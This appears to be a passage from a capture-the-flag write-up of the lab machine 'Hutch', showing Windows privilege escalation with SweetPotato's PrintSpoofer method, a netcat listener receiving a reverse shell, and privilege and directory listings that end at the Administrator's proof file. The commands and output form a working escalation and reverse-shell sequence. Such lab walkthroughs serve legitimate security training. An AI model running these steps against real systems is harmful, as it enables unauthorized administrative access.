
```
C:\Windows\Temp>SweetPotato.exe -p shell1.exe
SweetPotato.exe -p shell1.exe
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch shell1.exe
[+] Triggering notification on evil PIPE \\hutchdc/pipe/011451a9-8a4d-4db5-b413-d1e769f58338
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] process with pid: 932 created.

=====================================
```

The exploit impersonates privlieges and spawns an elevated process which returns us with an elevated shell.




```
┌──(root㉿kali)-[~/pg/practice/Hutch]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.122] 51186
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hutch\hutchdc$

C:\Windows\system32>
```


We now have full privleges and can read the Administrator directory



```
Group Name                                   Type             SID
============================================ ================ ==============================================
BUILTIN\Administrators                       Alias            S-1-5-32-544
Everyone                                     Well-known group S-1-1-0
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554
BUILTIN\Users                                Alias            S-1-5-32-545
BUILTIN\Windows Authorization Access Group   Alias            S-1-5-32-560
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11
NT AUTHORITY\This Organization               Well-known group S-1-5-15
HUTCH\HUTCHDC$                               User             S-1-5-21-2216925765-458455009-2806096489-1000
HUTCH\Domain Controllers                     Group            S-1-5-21-2216925765-458455009-2806096489-516
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS   Well-known group S-1-5-9
Authentication authority asserted identity   Well-known group S-1-18-1
HUTCH\Denied RODC Password Replication Group Alias            S-1-5-21-2216925765-458455009-2806096489-572
Mandatory Label\System Mandatory Level       Label            S-1-16-16384
```



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

ERROR: Unable to get user claims information.
```



```
 Directory of C:\Users\Administrator\Desktop

11/08/2020  06:32 PM    <DIR>          .
11/08/2020  06:32 PM    <DIR>          ..
11/01/2022  04:31 PM                34 proof.txt
               1 File(s)             34 bytes
               2 Dir(s)  14,114,607,104 bytes free

C:\Users\Administrator\Desktop>
```